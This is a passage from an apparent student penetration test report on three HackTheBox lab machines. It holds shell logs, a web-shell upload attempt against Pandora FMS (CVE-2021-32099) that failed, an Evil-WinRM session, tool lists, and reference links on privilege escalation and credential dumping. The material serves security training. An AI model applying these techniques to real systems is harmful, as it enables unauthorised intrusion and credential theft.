
By running cat on popularity-contest we can see that it appears to be running with root and run daily from cron.daily. This avenue wasn't explored further.

Additional Logs from Target 2 Pandora - Mae(MP) - 10.129.114.96


Further attempts were made to root Target 2 Pandora:


```
daniel@pandora:~$ ls -la
total 32
drwxr-xr-x 4 daniel daniel 4096 Apr  8 21:23 .
drwxr-xr-x 4 root   root   4096 Dec  7 14:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 daniel daniel  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3771 Feb 25  2020 .bashrc
drwx------ 2 daniel daniel 4096 Apr  8 19:20 .cache
-rw-r--r-- 1 daniel daniel  807 Feb 25  2020 .profile
drwx------ 2 daniel daniel 4096 Apr  9 00:17 .ssh
-rw------- 1 daniel daniel  751 Apr  8 21:23 .viminfo
daniel@pandora:~$ ls
daniel@pandora:~$ cd /tmp
daniel@pandora:/tmp$ exit
logout
Connection to 10.129.114.99 closed.
┌─[root@pwnbox-base]─[/home/htb-maeb]
└──╼ #ssh daniel@10.129.114.99 -L 8081:localhost:80
```

Possible FMS CVE-2021-32099 vulnerability attempted to exploit:




Used vim to reconfigure php-shell, and explored the nano tool to see the difference in tools.






downloaded edited php-shell.php locally, and uploaded it on the 127.0.0.1



However, execution failed - HTTP Code 405



Annex C - Output of any Automated tool used (raw data)

Output of Nessus Scans:

Pandora:
https://drive.google.com/file/d/1ryxDDiIcb6oJ0KcdLkfujuSTKJ0PpULd/view?usp=sharing

Secret:
https://drive.google.com/file/d/1zgfG4PnKvpUyUN7RZ26yFQ_UI9LoDbd0/view?usp=sharing

Timelapse:
https://drive.google.com/file/d/1cWKGlqZNX12QDmldS5yCxjkdAi1TquVu/view?usp=sharing

Annex D - Details of background work conducted (research)

A list of some of the websites used in the research for this penetration test:

Target 1 Secret - Simon (SL) - 10.10.11.120

- *https://www.udemy.com/course/metasploit-framework-penetration-testing-with-metasploit/*
- *https://github.com/attackdebris/kerberos_enum_userlists/*
- *https://www.digitalocean.com/community/tutorials/how-to-use-passwd-and-adduser-to-manage-passwords-on-a-linux-vps*
- *https://www.infosecmatter.com/nessus-plugin-library/?id=150154*
- *https://askubuntu.com/questions/7477/how-can-i-add-a-user-as-a-new-sudoer-using-the-command-line*
- *https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034*
- *https://book.hacktricks.xyz/pentesting/pentesting-ldap*
- *https://medium.com/@robert.broeckelmann/kerberos-and-windows-security-kerberos-on-windows-3bc021bc9630*
- *https://research.nccgroup.com/2015/06/10/username-enumeration-techniques-and-their-value/*
- *https://github.com/attackdebris/kerberos_enum_userlists/*

Target 2 Pandora - Mae(MP) - 10.129.114.96

[1] “SNMP Enumeration using snmp_enum”, https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/3-Enumeration/2-SNMP-Enumeration.md#:~:text=SNMP%20Enumeration%20using%20snmp_enum%20snmp_enum%20module%20in%20Metasploit,accounts%20and%20devices%20on%20a%20SNMP%20enabled%20computer. (Accessed 9 April 2022)
[2] “SNMP Enumeration Module - Metasploit”, https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/snmp/snmp_enum. (Accessed 9 April 2022)
[3] “Metasploit Tutorial”, https://www.golinuxcloud.com/metasploit-tutorial/ (Accessed 9 April 2022)
[4] “SNMP Sweeping”, https://www.offensive-security.com/metasploit-unleashed/snmp-scan/#SNMP_Enum . (Accessed 9 April 2022)
[5] “A Guide to Linux Privilege Escalation”, https://payatu.com/guide-linux-privilege-escalation, (Accessed 10 April 2022)
[6] “A hands-on approach to Linux privilege escalation”,https://www.safe.security/assets/img/research-paper/pdf/A%20hands-on%20approach%20to%20Linux%20Privilege%20Escalation.pdf, (Accessed 10 April 2022)
[7] “Linux Privilege Escalation: Three Easy Ways to Get a Root Shell”, https://patchthenet.com/articles/linux-privilege-escalation-three-easy-ways-to-get-a-root-shell/, (Accessed 10 April 2022)
[8] “A03:2021 - Injection”, https://owasp.org/Top10/A03_2021-Injection/ , (Accessed 11 April 2022)
[9] “CVE-2021-32099 Detail”, https://nvd.nist.gov/vuln/detail/CVE-2021-32099, (Accessed 11 April 2022)
[10] “Vulnerability Detail”, https://www.cvedetails.com/cve/CVE-2021-32099, (Accessed 11 April 2022)
[11] “SQLi Bypass Login”, https://github.com/l3eol3eo/CVE-2021-32099_SQLi, (Accessed 11 April 2022)
[12] “LinPEAS - Linux Privilege Escalation Awesome Script”, https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS, (Accessed 10 April 2022)
[13] “LinPEAS”, https://github.com/carlospolop/PEASS-ng, (Accessed 10 April 2022)
[14] “Linux Privilege Escalation: Automated Script”, https://www.hackingarticles.in/linux-privilege-escalation-automated-script/, (Accessed 10 April 2022)
[15] “Common vulnerabilities and exposures”, https://pandorafms.com/en/security/common-vulnerabilities-and-exposures/, (Accessed 14 April 2022)

Target 3 Timelapse - Asad (AK) - 10.10.11.152

[1] "Beyond Security Rules (UDP 53) ,." https://beyondsecurity.com/scan-pentest-network-vulnerabilities-dns-bypass-firewall-rulesudp-53.html (accessed Apr. 14, 2022).
[2] I)ruid, "exploit-db-port53," *Exploit Database*, Jul. 23, 2008. https://www.exploit-db.com/exploits/6122 (accessed Apr. 14, 2022).
[3] N. pankov, "Smb-Wanacry." https://www.kaspersky.com/blog/smb-311-vulnerability/33991/ (accessed Apr. 14, 2022).
[4] "CVE - CVE-2020-0796." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0796 (accessed Apr. 14, 2022).
[5] "How to Defend Users from Interception Attacks via SMB Client Defense," *TECHCOMMUNITY.MICROSOFT.COM*, Jun. 29, 2020. https://techcommunity.microsoft.com/t5/itops-talk-blog/how-to-defend-users-from-interception-attacks-via-smb-client/ba-p/1494995 (accessed Apr. 14, 2022).
[6] "Windows SMB NTLM Authentication Weak Nonce Vulnerability." https://www.ampliasecurity.com/advisories/windows-smb-ntlm-authentication-weak-nonce-vulnerability.html (accessed Apr. 14, 2022).
[7] "Scanner SMB Auxiliary Modules | Offensive Security." https://www.offensive-security.com/metasploit-unleashed/scanner-smb-auxiliary-modules/ (accessed Apr. 14, 2022).
[8] "secure Laps password." https://www.sans.org/blog/reset-local-administrator-password-using-a-different-random-string-on-each-computer-and-recover-the-passwords-securely/ (accessed Apr. 14, 2022).
[9] "Local Administrator Password Solution (LAPS) Implementation Hints and Security Nerd Commentary (including mini threat model)," *TECHCOMMUNITY.MICROSOFT.COM*, Sep. 20, 2018. https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/local-administrator-password-solution-laps-implementation-hints/ba-p/258296 (accessed Apr. 14, 2022).
[10] "139,445 - Pentesting SMB." https://book.hacktricks.xyz/pentesting/pentesting-smb (accessed Apr. 14, 2022).
[11] "Windows Privilege Escalation," *PuckieStyle*, Oct. 06, 2018. https://www.puckiestyle.nl/windows-privilege-escalation/ (accessed Apr. 14, 2022).
[12] "OSCP - Personal Notes," *OSCP - Personal Notes*. https://hackanythingfor.blogspot.com/2020/08/oscp-personal-notes.html (accessed Apr. 14, 2022).
[13] A. Kili, "How to Use Nmap Script Engine (NSE) Scripts in Linux." https://www.tecmint.com/use-nmap-script-engine-nse-scripts-in-linux/ (accessed Apr. 14, 2022).
[14] "HackTheBox - Heist - YouTube." https://www.youtube.com/watch?v=fmBb6BgLsC8&ab_channel=IppSec (accessed Apr. 14, 2022).
[15] *Evil-WinRM*. Hackplayers, 2022. Accessed: Apr. 14, 2022. [Online]. Available: https://github.com/Hackplayers/evil-winrm
[16] steve, "SSL and SSL Certificates Explained For Beginners," Oct. 27, 2016. http://www.steves-internet-guide.com/ssl-certificates-explained/ (accessed Apr. 14, 2022).
[17] "Getting the goods with CrackMapExec: Part 1 // byt3bl33d3r // /dev/random > blog.py." https://byt3bl33d3r.github.io/getting-the-goods-with-crackmapexec-part-1.html (accessed Apr. 14, 2022).
[18] "Previous Command History in PowerShell Console," *Windows OS Hub*, Nov. 12, 2020. http://woshub.com/powershell-commands-history/ (accessed Apr. 14, 2022).
[19] S. M. in ActiveDirectorySecurity, M. Security, and T. Reference, "Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync," *Active Directory Security*, Nov. 22, 2015. https://adsecurity.org/?p=2053 (accessed Apr. 14, 2022).

[20] R. Chandel, "Credential Dumping: LAPS," *Hacking Articles*, May 31, 2020. https://www.hackingarticles.in/credential-dumpinglaps/ (accessed Apr. 14, 2022).
[21] J. Warren, "Lateral Movement with CrackMapExec," *Stealthbits Technologies*, Jul. 25, 2017. https://stealthbits.com/blog/20170725lateral-movement-with-crackmapexec/ (accessed Apr. 14, 2022).
[22] "LAPSdumper :: Knowledge Base (KB)." https://kb.offsec.nl/tools/other/lapsdumper/ (accessed Apr. 14, 2022).
[23] S. khan, "Ra 2 TryHackme Walkthrough," *Medium*, May 15, 2021. https://shamsher-khan-404.medium.com/ra-2-tryhackme-walkthrough-757b762bee6f (accessed Apr. 14, 2022).
[24] R. Khalil, "Hack The Box — Active Writeup w/o Metasploit," *Medium*, Nov. 15, 2019.

https://ranakhalil101.medium.com/hack-the-box-active-writeup-w-o-metasploit-79b907fd4356 (accessed Apr. 14, 2022).
[25] J. Surendran, “Hack The Box: Forest Write-up (#42),” *Medium*, Nov. 21, 2020. https://joshuasuren.medium.com/hack-the-box-forest-write-up-42-8c7567a9010a (accessed Apr. 14, 2022).
[26] “windows-kernel-exploits/MS14-068/pykek at master · SecWiki/windows-kernel-exploits,” *GitHub*. https://github.com/SecWiki/windows-kernel-exploits (accessed Apr. 14, 2022).

https://docs.microsoft.com/en-us/troubleshoot/windows-client/system-management-components/configure-winrm-for-https
https://4n3i5v74.github.io/posts/tryhackme-john-the-ripper/
https://www.puckiestyle.nl/windows-privilege-escalation/

Annex E - Equipment used and post work cleaning actions

Due to the fact that all of our systems are on HackTheBox, there is no cleanup required. Here is a list of the equipment used on these systems for this pentest:

Target 1 Secret - Simon (SL) - 10.10.11.120
Tools*:* Metasploit, Nmap, Nessus, Kali Linux, apport-unpack, Postman, Git, Python, Javascript, vim.

Target 2 Pandora - Mae(MP) - 10.129.114.96
Tools: Kali, Parrot, nmap, metasploit, Nessus, FoxyPoxy, vim, nano, linpeas,

Target 3 Timelaspse -Asad Khan Tools (AK) - 10.10.11.152


- Kali built in nmap, Zenmap, Nesus , Nmap scripts
- Hast tools like hashcat, password extraction tools - John Ripper [25]and Crackpkcs12
- Password lists - rockyou.txt
- OpenSSL Pk 12 tool to make the keys from pfx certificate found in one of the directories.[7] . [16]
- Evil Winrm and NSE script to check wsman service
- Crackmapexec [17], [21]
- Kerboros exploitation kit [26].

Tools: Kali built in nmap, Zenmap, Nesus , Nmap scripts
Hast tools like hashcat, password extraction tools - John Ripper and Crackpkcs12
password lists - rockyou.txt
OpenSSL Pk 12 tool to make the keys from pfx certificate found in one of the directories
Evil Winrm and NSE script to check wsman service

Annex F - Details of suggested follow up action

The suggested changes ought to be undertaken with due haste and the estimated times of completion serve as a means of assistance of how long they may take to implement. In order to sufficiently be sure that the vulnerabilities no longer exist, another pentest would best be scheduled when these changes have been made.

AK - solutions for problem 2- smb gust logon block



Tried to modify host file to have domain name to remove exploit error.

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> type hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host na
# The IP address and the host name should be separated by at least on
# space.
#
# Additionally, comments (such as these) may be inserted on individua
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
#
timelapse.htb
10.10.11.152 timelapse.htb
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```